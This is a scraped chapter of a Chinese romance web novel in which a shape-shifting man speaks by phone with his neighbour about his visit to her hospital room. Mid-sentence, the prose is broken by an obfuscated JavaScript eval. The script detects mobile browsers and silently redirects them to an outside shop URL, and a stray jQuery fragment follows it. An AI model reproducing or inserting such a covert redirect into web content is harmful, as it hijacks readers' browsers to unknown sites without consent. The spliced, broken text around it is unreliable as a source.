事情本就因为这个男人的出现奇怪了起来。
现在护士的这一番话,更是将事情推入了另一个诡异的高度。
她有男朋友这件事,她本人都不知情,她们究竟在保密什么?
更何况,一个陌生人都能随意进出病房,她真的能相信她们所说的保密吗?
可她此时只想着快点确认答案,一时竟忘记否认这段莫名的关系。
“你说的是他吗?”林昭韫将视频中的男人的画面放大,把笔记本电脑朝护士所在的方向轻轻推去。
男人的外貌太过出挑,护士几乎不用思考,仅仅只看了一眼就点了点头,“没错,就是他,我们同事还看到他给你用棉签润嘴唇呢,虽然你根本不需要。”
“……好的,谢谢。”
简单聊了下后,林昭韫发现再问不出新的信息,便让她离开了。
护士一走,房间瞬间陷入一片死寂。
她忙着思考这位从未谋面的邻居是如何得知她受伤的消息,而在她看不到的地方,祁佑好不容易平复的情绪因她这一发现再度翻涌,在他心里掀起了惊涛骇浪。
看着女孩一副若有所思的模样,他有些不好的预感。
只见林昭韫下意识将被子往上扯了扯,盖住了她暴露在空气中的皮肤。
她被自己唐突且无边界感的行为吓到了。
自己现在在她那里的印象估计已经从隔壁邻居变成登徒子。祁佑懊恼地想到。
可是为什么她刚刚不否认关于“男朋友”的谣言呢?
他不相信旁人,“保密”换句话无非就是小范围传播,难免不会被有心之人利用。
最近他几乎无法控制自己乱飘的思绪,就像现在这样。
刚刚,他甚至在想,会不会还有另一种不切实际的可能。
勉强平复了下心情,祁佑才又强迫自己把注意力转到眼下这个棘手的问题上。
现在她的助理已经开始联系物业,相信用不了多久物业就会和他取得联系。
可他现在的模样别说处理这事,物业想联系上他恐怕都是个问题。
医院病房的玻璃被保洁员擦得很干净,祁佑甚至能从中看到自己此刻的倒影。
看着玻璃上小狗模样的自己,他突然心生一计
——狗确实不行,但是如果变成人呢?
“系统。在吗?”
“怎么了?”“现在我有个办法解决这个问题,但是需要你协助。别忘记,我是因为什么才暴露的。”
“你说。”
“我需要你再次化成小狼,我要回别墅一趟。”
“……可以。你要恢复多久。”
“四个小时,300幸福值。”
“不行!”
“监控。”
“……成交。”
出乎意料的,系统这次竟然没有像上次那样抗拒变身成为小狼。
可能是一回生二回熟吧。
说到底,如果不是系统失察,祁佑本不至于一而再再而三地陷入身份暴露的危险中,所以他刚好利用这点,和系统进行了谈判。
不过,他似乎从脑海里的机械音听出了一丝咬牙切齿的味道。
至于幸福值,他似乎有许久没有听到系统的播报了。
难道她最近都没有遇到能让她开心的事情吗?
“系统已升级,现100点以下的幸福值皆不通报,宿主可自行查询。”
系统的声音适时在脑海中浮现,替他解答了这个问题。
这样也好,那一两点加起来实在折磨人,他的目标数值可是整整10000点。
所以她进文华这件事一定要办得漂亮,除了方晏淮和他的心腹,其他人都不该知道他在这件事里起到的作用。
她本身就因为许凌松对这些“潜规则”有所防范。
如果让她知道自己的存在,按照她的性子,肯定免不了起疑,到时候不仅幸福值不高,她在文华待着也不舒服,得不偿失。
不过,她也不需要知道,林昭韫只是缺了个机会,自己不过是顺水推舟。
他也不想之后两人认识后,她将自己放在和方晏淮一样的位置上。
他想和她携手,而不是被她恭畏。
更何况,这件事情最初的目的,就是他为了幸福值,利用了她,所以他心里始终愧疚着。
想清了这些,祁佑缓缓起身,趁着女孩不注意,和系统交换了身体。
变成人,除了解决问题,他确实还存了些私心。
他本可以在楼下咖啡厅等待着物业的电话,可鬼使神差的,他还是打了个车,回到了别墅。
他不想以现在这副不修边幅的模样去见她。
原本他就因为监控和病房这两件事在她心里留下了不好的印象,他不愿意让事情变得更糟。
又或者说,他不希望自己在她眼中是无礼的,也不希望她对自己是心存嫌隙的。
他清楚自己变了。
变得小心翼翼,变得患得患失,情绪也变得不受控制。
可这一切又都是经他自己默许的。
淋浴间的雾气不断向上蔓延,男人高挺的鼻梁不可避免地沾染了一丝水汽,水珠在他鼻尖汇聚,随后在他紧实有力的腹肌上绽放。
他的手掌布满微凸的青筋,祁佑抬手,擦去了浴室氤氲的雾气,镜子里出现了他那双标志性的、浅蓝色的眼睛。
像脆弱的猎物,也像示弱的猎手。
水流潺潺,直至绵密的泡沫消失殆尽。
他刚擦干头发,一旁的手机铃声便响了起来。
“喂,你好。”许是因为热气,他的嗓子透着股无端的性感和低哑,如海底的美人鱼,摄魂又缠绵。
听到他的声音,林昭韫停顿片刻,稳了稳心神,继续开口说道:“您好,我是住在您隔壁的林昭韫。”她拿到祁佑的电话已经有一会,可她一直不敢拨通。
一方面是担心对方耍无赖,不肯承认;另一方面也担心自己态度过于强硬,万一误解了对方,自己没有回旋的余地。
可接下来对方的坦然,远远超出她的预期。
“嗯。您好,我是祁佑。”
“祁先生您好,我打电话过来是想问你几个问题,希望不会打扰到您。”
“不会。不过你的伤好点了吗?”
他竟毫不避讳自己做的事情。
这一刻,她刚刚准备的那些问题都没了用处,她只能按照自己心里的想法回答道:“好多了,谢谢祁先生的关心。”
“不客气,应该的。不过,似乎我每次见到林昭韫小姐,你都在受伤。”
他;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17648225|206458||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
的发音有些奇怪,将“林”咬得极轻,“昭韫”二字倒是读得很重。
手机的听筒本身就吞音,如果不是她听得仔细,险些要听岔了去。
不知道还以为他呢喃着“昭韫”呢。
原本是她打电话过去想要兴师问罪,结果被他这么一问,自己倒显得被动了。
“这也是我想问您的。前些日子我昏倒,还得谢谢您将我扶进了卧室。”
他进卧室的时间不长,加上客厅卧室监控是一体的,他做了什么自己一清二楚,所以她倒不担心他做了什么不轨之事。
她刻意避开了他翻墙的事实,是想听听,那监控之外她未曾看到的画面,以及他又是如何陈述那天事情的经过的。
可电话那头不仅没有明显的停顿,连呼吸声都十分正常,仿佛真的只是他随手做的一件好事。
“抱歉。贸然闯入林小姐家实属下策,请见谅。没打招呼先走也是因为想着多一事不如少一事。”
他听出了她话里的指责,可他顺从的态度让林昭韫一时竟不知道如何回答。
对面见她半天没回复,又再次开口解释道:“如果给您造成困扰了我很抱歉,您找到物业的电话是为了查这件事吗?是家里丢东西了?”
“是的。不过家里没丢东西,但下次还希望祁先生从正门离开。除此之外,我确实还有一件事,您昨天有没有来过市中心医院?”
真是小狐狸。祁佑心想。
如果他说自己没去,她手上可有他进病房的证据。
“去过。去见一个长辈,结果误打误撞找错了病房,里面的人变成林小姐。我起初还以为是我长辈换了病房。”
听到祁佑坦然的回答,林昭韫不由得开始否定自己的怀疑。
可是,如果他真的只是走错,那为什么还要多此一举用棉签将她的嘴唇打湿呢?
但这话又要她如何开口。
似乎不管怎么说,都透着一股似有若无的尴尬和暧昧……
“你看到是我后就离开了吗?”
“没有,我在你旁边坐了会。”
“为什么?你还做了什么?”
“给你润唇?我家长辈常年卧床,所以我们这些小辈能做的也只有这些。抱歉,你这么一说,我才反应过来,是我逾越了……这一通电话,似乎说了太多对不起了。”
“……没关系。”
原来是这样。
那这一切都说得通了。
只是她心里还是有些奇怪,但是又说不上来。
像是生物的本能。
林昭韫感受到了莫名的危险,仿佛某种大型掠食动物到来前,小型食肉动物为了存活,残留的逃亡本能。
眼见问题被解决,两人之间也没有再沟通的必要,她下意识想要挂断电话。
刚想和对方道别,却被他提前喊了自己的名字——
“林小姐。”
“嗯?”
“我等等还要去医院一趟,如果您方便的话……”
虽然他的话没说完,可林昭韫还是听懂了。
他想当面解释。
正好,她也想知道,她潜意识的逃避,是不是与他有关。
而且,他的说辞真叫人起疑,看似完美,实则经不起推敲。
“祁先生有空吗?我们见一面吧。”